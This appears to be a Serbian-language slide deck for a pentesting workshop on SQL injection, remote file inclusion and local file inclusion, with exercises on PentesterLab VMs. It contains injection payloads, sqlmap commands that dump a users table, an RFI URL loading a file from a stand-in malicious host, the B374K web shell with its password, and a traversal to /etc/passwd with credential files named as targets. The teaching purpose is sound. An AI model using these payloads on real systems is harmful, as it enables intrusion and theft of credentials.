



SQLI






Definicija

- Napad umetanja koda koji iskorišćava loše filtriranje korisničkog unosa kako bi manipulisao bazom podataka
- 2 tipa:
- Classic SQLI
- Blind SQLI

Gde

- URL: <http://example.com/index.php?id=1>
- form field



Username or Email

Password

☒ Stay signed in

Log In

Classic SQLI

- identifikacija gde veb aplikacija komunicira sa bazom podataka
- Kada navodnici nisu dobro filtrirani ' ili "
- Rezultati upita su odmah prikazani
- Demo

Blind SQLi

- Isto kao klasičan samo napadač ne može odmah da vidi rezultat
- Koriste se alati:
 - SQLmap
 - SQLsus
 - BSQL Hacker
 - SQL Ninja
 - Mole

Gde ćemo se igrati

- [Pentester lab - Web for pentester](#)
- Za samostalno testiranje nakon primera preuzmite:
 - [pentesterlab.com/exercises/from sqli to shell](#)

Detekcija SQLI

- Manual
- Automated
 - Vega
 - SQLMap
 - ZAP
 - NMap
 - Arachni

Manual

- Stranica izgleda ".../page.php?id=1"
- ili postoji input field
 - id = 1' or
 - id = 1'
- ILI
 - 'OR '1' = '1
 - 'OR '1' = '1/*
 - 'OR '1' = '1'--
 - 'OR '1' = '1'({

Vega

- Postoji već u Kali linuxu
 - Applications -> Web applications analysis
- Demo

SQLMap

- Postoji već u Kali linuxu
- sqlmap -u <http://example.com> --forms --batch --crawl=10 --level=5 --risk=3
 - -u = url
 - --forms = testiraj sve forme
 - --batch = prihvati default odgovore na sva pitanja
 - --crawl = koliko duboko
 - --level = nivo testova, od 1 do 5
 - --risk = nivo rizika, od 1 do 3

ZAP

- Postoji već u Kali linuxu
- Scan policy manager
- Demo

Nmap

- Postoji već u Kali linuxu
- `nmap -p80 --script=http-sql-injection --script-args=httpspider.maxpagecount=200 target`
 - `-p` = port number
 - `--script` = poziv skripte
 - `--script-args` = argumenti skripte
- Demo

Arachni

- arachni-scanner.com
- Demo
- arachni/bin/arachni_web
- localhost:9292
- Mail: admin@admin.admin Password: administrator

Manuelna eksploatacija

- `Select * from user where name = 'ROOT';`
- `'OR'1'='1`
- `-1 UNION SELECT 1,2,3,4`
- Demo: Primeri 1-4

SQLmap

- sqlmap -u "<http://example.com/page.php?id=1>" --dbs
- DBS = proverí bazu
- sqlmap -u "<http://example.com/page.php?id=1>" --tables -D website
- sqlmap -u "<http://example.com/page.php?id=1>" --columns -D website -t users
- sqlmap -u "<http://example.com/page.php?id=1>" --dump -D ime_tabele -t users

Proba

- Pokrenite VM From Sqli to Shell
- Detektujte sqli uz pomoc nekog od prethodno navedenih alata
- Iskoristite sqlmap za eksploataciju sqli
- Ulogujte se kao admin

RFI

Remote File Inclusion

- Postoji mogućnost da se dodaju fajlovi na server
- Čest primer pozivanje skripte sa drugog sajta
- Nije bas najbolje, uvek se moze naći vlasnik sajta sa koga je pozvana skripta
- Backdoor, Key logger, Bot
- http://example.com/vuln_page.php?file=http://badsite.com/malicious
- Pronalaženje ZAP

Primer

- Example 1
- http://assets.pentesterlab.com/test_include.txt

B374K-shell

- Fajl koji se izvršava na serveru
- šifra: b374k
- [Problem sa ekstenzijom](#)

LFI

Local File Inclusion

- Proces pristupa fajlovima na serveru kroz brauzer
- u nekim slučajevima moguće izvršavanje komanda

LFI primeri

- Primer:
- <http://primer.com/preview.php?file=../../etc/passwd>
- root ✗ 0:0:root:/root:/bin:/bash
- bin ✗ 1:1:bin:/bin:/sbin:/nologin
- Ciljani fajlovi:
- /etc/shadows
- .ssh/authorized_key
- linux network config files

Pronalaženje LFI

- Isti alati kao kod SQLI:
 - ZAP